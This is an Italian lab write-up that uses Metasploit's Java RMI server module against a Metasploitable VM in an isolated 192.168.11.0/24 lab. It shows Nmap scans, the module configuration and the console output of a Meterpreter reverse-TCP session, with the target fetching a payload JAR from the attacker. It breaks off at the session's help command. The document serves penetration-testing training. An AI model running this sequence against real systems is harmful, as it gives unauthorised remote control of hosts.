

SESSIONE METERPRETER SUL SERVIZIO JAVA RMI

Obiettivo: sfruttare il servizio Java RMI presente sulla porta 1099 della macchina Metasploitable, ottenere una sessione Meterpreter e raccogliere la configurazione di rete e la tabella di routing del target.

Ambiente di laboratorio: Kali Linux con indirizzo 192.168.11.111 e Metasploitable con indirizzo 192.168.11.112, collegate sulla rete privata 192.168.11.0/24.

Strumenti utilizzati: Nmap, Metasploit Framework e Meterpreter.

1. Sintesi

L'esercitazione è iniziata configurando gli indirizzi IP statici richiesti sulle due macchine virtuali. Da Kali è stata quindi eseguita una scansione del target Metasploitable, che ha confermato la presenza del servizio Java RMI sulla porta 1099. In Metasploit è stato selezionato il modulo dedicato, sono stati impostati gli indirizzi della vittima e della macchina attaccante ed è stato eseguito l'exploit. Dopo l'apertura della sessione Meterpreter sono stati consultati i comandi disponibili e sono state raccolte le informazioni di rete richieste tramite ifconfig, ipconfig e route.


2. Consegna e metodologia

- configurazione degli indirizzi IP statici di Kali e Metasploitable;
- scansione del target e verifica del servizio Java RMI sulla porta 1099;
- selezione e configurazione del modulo Metasploit;
- esecuzione dell'exploit e apertura della sessione Meterpreter;
- raccolta della configurazione di rete e della tabella di routing della vittima.

3. Configurazione degli indirizzi IP

3.1 Configurazione di Kali Linux

Su Kali Linux la configurazione è stata eseguita interamente da riga di comando modificando il profilo Static. Il file `/etc/NetworkManager/system-connections/Static.nmconnection` è stato aperto con nano e nella sezione `[ipv4]` sono stati impostati l'indirizzo `192.168.11.111/24`, il gateway `192.168.11.1` e il metodo manuale.



```
Session Actions Edit View Help
GNU nano 3.1 /etc/NetworkManager/system-connections/Static.nmconnection *
[connection]
id=Static
uuid=5197359f-79ac-4300-bb07-d76f79becc04
type=ethernet
timestamp=1783591193

[ethernet]

[ipv4]
address1=192.168.11.111/24
gateway=192.168.11.1
method=manual

[ipv6]
addr-gen-mode=stable-privacy
method=auto


[proxy]
```

1 - Sopra: Modifica da terminale del profilo Static di NetworkManager con indirizzo 192.168.11.111/24 e gateway 192.168.11.1.

`sudo nano /etc/NetworkManager/system-connections/Static.nmconnection`

Dopo il salvataggio del profilo è stato riavviato il servizio NetworkManager. Il comando `ip a` ha quindi mostrato l'interfaccia `eth0` attiva con indirizzo IPv4 `192.168.11.111/24`, confermando l'applicazione della nuova configurazione.

```
sudo systemctl restart NetworkManager  
ip a
```



```
Session Actions Edit View Help  
kali@kali: ~  
$ sudo nano /etc/NetworkManager/system-connections/Static.nmconnection  
$ sudo systemctl restart NetworkManager  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:8a:35:d2 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.11.111/24 brd 192.168.11.255 scope global noprefixroute eth0  
        valid_lft forever preferred_lft forever  
    inet6 fd17:625c:f037:2:f48d:bbe0:6ad7:3fc2/64 scope global dynamic noprefixroute  
        valid_lft 86396sec preferred_lft 14396sec  
    inet6 fe80::a218:1674:645d:4630/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
$
```

2 - Sopra: Riavvio di NetworkManager e verifica dell'indirizzo `192.168.11.111/24` sull'interfaccia `eth0` di Kali.

3.2 Configurazione di Metasploitable

Sulla macchina Metasploitable è stato modificato il file `/etc/network/interfaces`, impostando l'interfaccia `eth0` con indirizzo statico `192.168.11.112`, maschera `255.255.255.0` e gateway `192.168.11.1`.

```
sudo nano /etc/network/interfaces
```

```
GNU nano 2.0.7      File: /etc/network/interfaces      Modified

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1

^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^N Next Page  ^U UnCut Text ^T To Spell
```

3 - Sopra: Impostazione dell'indirizzo statico `192.168.11.112` nel file `/etc/network/interfaces`.

3.3 Verifica dell'indirizzo della vittima

Dopo il riavvio del servizio di rete è stato eseguito il comando `ip a`. L'output finale mostrava l'interfaccia `eth0` con indirizzo `192.168.11.112/24`, confermando che la configurazione era stata applicata.

```
sudo /etc/init.d/networking restart
```

```
ip a
```

```
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
    valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
   link/ether 08:00:27:ed:05:86 brd ff:ff:ff:ff:ff:ff
   inet 192.168.20.10/24 brd 192.168.20.255 scope global eth0
   inet6 fe80::a00:27ff:feed:586/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
* Reconfiguring network interfaces...
SIOCDELRT: No such process

[ OK ]

msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
   inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
   link/ether 08:00:27:ed:05:86 brd ff:ff:ff:ff:ff:ff
   inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
   inet6 fe80::a00:27ff:feed:586/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```


4 - Sopra: Verifica dell'indirizzo `192.168.11.112/24` sull'interfaccia `eth0` di Metasploitable.

4. Individuazione del servizio Java RMI

4.1 Scansione iniziale del target

Dalla console di Metasploit è stata avviata una scansione Nmap delle porte comprese tra 1 e 4000, utilizzando gli script predefiniti. La scansione ha individuato diversi servizi attivi sulla macchina 192.168.11.112.

```
nmap 192.168.11.112 -sC -p-4000 -T5
```



```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > nmap 192.168.11.112 -sC -p-4000 -T5
[*] exec: nmap 192.168.11.112 -sC -p-4000 -T5


Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-24 03:18 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Stats: 0:02:10 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 96.78% done; ETC: 03:20 (0:00:04 remaining)
Nmap scan report for 192.168.11.112
Host is up (0.017s latency).
Not shown: 3982 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
|_ ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to 192.168.11.111
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   vsFTPd 2.3.4 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh
|_ ssh-hostkey:
|_   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet
25/tcp    open  smtp
|_ smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp    open  domain
|_ dns-nsid:
|_   bind.version: 9.4.2
80/tcp    open  http
```

5 - Sopra: Scansione iniziale dei servizi esposti dalla macchina Metasploitable.

4.2 Verifica della porta 1099

È stata poi eseguita una scansione mirata con rilevamento della versione sulla porta 1099. Il risultato indicava la porta aperta e identificava il servizio java-rmi, associato a GNU Classpath grmiregistry.

```
nmap -sV -p1099 192.168.11.112
```



```
Capabilities flags: 43564
Some Capabilities: Support41Auth, LongColumnFlag, SwitchToSSLAfterHandshake, SupportsTransactions, ConnectWithDatabase, SupportsCompression, Speaks41ProtocolNew
Status: Autocommit
Salt: e-m\gnu-<Lkt''/ICSW>
3632/tcp open  distccd
MAC Address: 08:00:27:ED:05:86 (Oracle VirtualBox virtual NIC)

Host script results:
|_ smb2-time: Protocol negotiation failed (SMB2)
|_ smb-os-discovery:
|_   OS: Unix (Samba 3.0.20-Debian)
|_   Computer name: metasploitable
|_   NetBIOS computer name:
|_   Domain name: localdomain
|_   FQDN: metasploitable.localdomain
|_   System time: 2026-07-24T03:11:04-04:00
|_ smb-security-mode:
|_   account_used: guest
|_   authentication_level: user
|_   challenge_response: supported
|_   message_signing: disabled (dangerous, but default)
|_ clock-skew: mean: 1h52m18s, deviation: 2h49m43s, median: -7m42s
|_ nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

Nmap done: 1 IP address (1 host up) scanned in 155.90 seconds
msf > nmap -sV -p1099 192.168.11.112
[*] exec: nmap -sV -p1099 192.168.11.112

Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-24 03:24 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.11.112
Host is up (0.0016s latency).

PORT      STATE SERVICE VERSION
1099/tcp  open  java-rmi  GNU Classpath grmiregistry
MAC Address: 08:00:27:ED:05:86 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.16 seconds
msf >
```


6 - Sopra: Verifica della porta 1099 aperta e identificazione del servizio Java RMI.

5. Configurazione ed esecuzione dell'attacco

5.1 Ricerca e selezione del modulo

Dalla console di Metasploit è stato eseguito il comando `search java_rmi` per cercare i moduli relativi al servizio. Tra i risultati è stato individuato il modulo `exploit/multi/misc/java_rmi_server`, contrassegnato dall'indice 1. Per selezionarlo è stato utilizzato il comando abbreviato `use 1`, equivalente all'inserimento del percorso completo del modulo.

`search java_rmi`



```
msf > search java_rmi

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
--  -
0  auxiliary/gather/java_rmi_registry        .               normal  No     Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server        2011-10-15      excellent Yes     Java RMI Server Insecure Default Configuration Java Code Execution
2  \ target: Generic (Java Payload)         .               .       .       .
3  \ target: Windows x86 (Native Payload)   .               .       .       .
4  \ target: Linux x86 (Native Payload)     .               .       .       .
5  \ target: Mac OS X PPC (Native Payload)  .               .       .       .
6  \ target: Mac OS X x86 (Native Payload)  .               .       .       .
7  auxiliary/scanner/misc/java_rmi_server    2011-10-15      normal  No     Java RMI Server Insecure Endpoint Code Execution Scanner
8  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No     Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl
msf > 
```

7 - Sopra: Ricerca dei moduli relativi a Java RMI e individuazione del modulo `exploit/multi/misc/java_rmi_server`.

5.2 Configurazione del modulo

Dopo la selezione è stato eseguito `show options` per visualizzare i parametri dell'exploit e del payload. Il modulo utilizzava la porta remota 1099 e il payload predefinito `java/meterpreter/reverse_tcp`, con LHOST impostato su 192.168.11.111.

```
use 1
show options
```

```

kali@kali ~
Session Actions Edit View Help
Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl

msf > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
-----
HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
RHOSTS    0.0.0.0         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT     1099            yes       The target port (TCP)
SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080            yes       The local port to listen on.
SRVSSL    false           no        Negotiate SSL/TLS for local server connections
SSL       false           no        Negotiate SSL for incoming connections
SSLCert   Path to a custom SSL certificate (default is randomly generated)
URIPATH   The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----
LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  ---
0   Generic (Java Payload)

View the full module info with the info, or info -d command.
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112

```

8 - Sopra: Selezione del modulo Java RMI e visualizzazione dei parametri dell'exploit e del payload.

5.3 Apertura della sessione Meterpreter

Come RHOSTS è stato impostato l'indirizzo 192.168.11.112 della vittima. Eseguendo l'exploit, Metasploit ha inviato il payload Java al target e ha aperto correttamente una sessione Meterpreter.

```
set RHOSTS 192.168.11.112
```

```
exploit
```

```

kali@kali ~
Session Actions Edit View Help
RPORT     1099            yes       The target port (TCP)
SRVHOST    0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT    8080            yes       The local port to listen on.
SRVSSL     false           no        Negotiate SSL/TLS for local server connections
SSL        false           no        Negotiate SSL for incoming connections
SSLCert    Path to a custom SSL certificate (default is randomly generated)
URIPATH    The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----
LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  ---
0   Generic (Java Payload)

View the full module info with the info, or info -d command.
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/nX29C4nUJDLb
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 => 192.168.11.112:37447) at 2026-07-24 03:32:35 -0400

meterpreter >

```


9 - Sopra: Esecuzione dell'exploit e apertura della sessione Meterpreter sulla macchina 192.168.11.112.

6. Raccolta delle evidenze

6.1 Consultazione dei comandi di rete

All'interno della sessione Meterpreter è stato utilizzato il comando help per consultare le funzioni disponibili. Nella sezione dedicata alla rete erano presenti i comandi ifconfig, ipconfig e route, necessari per raccogliere le evidenze richieste.

help



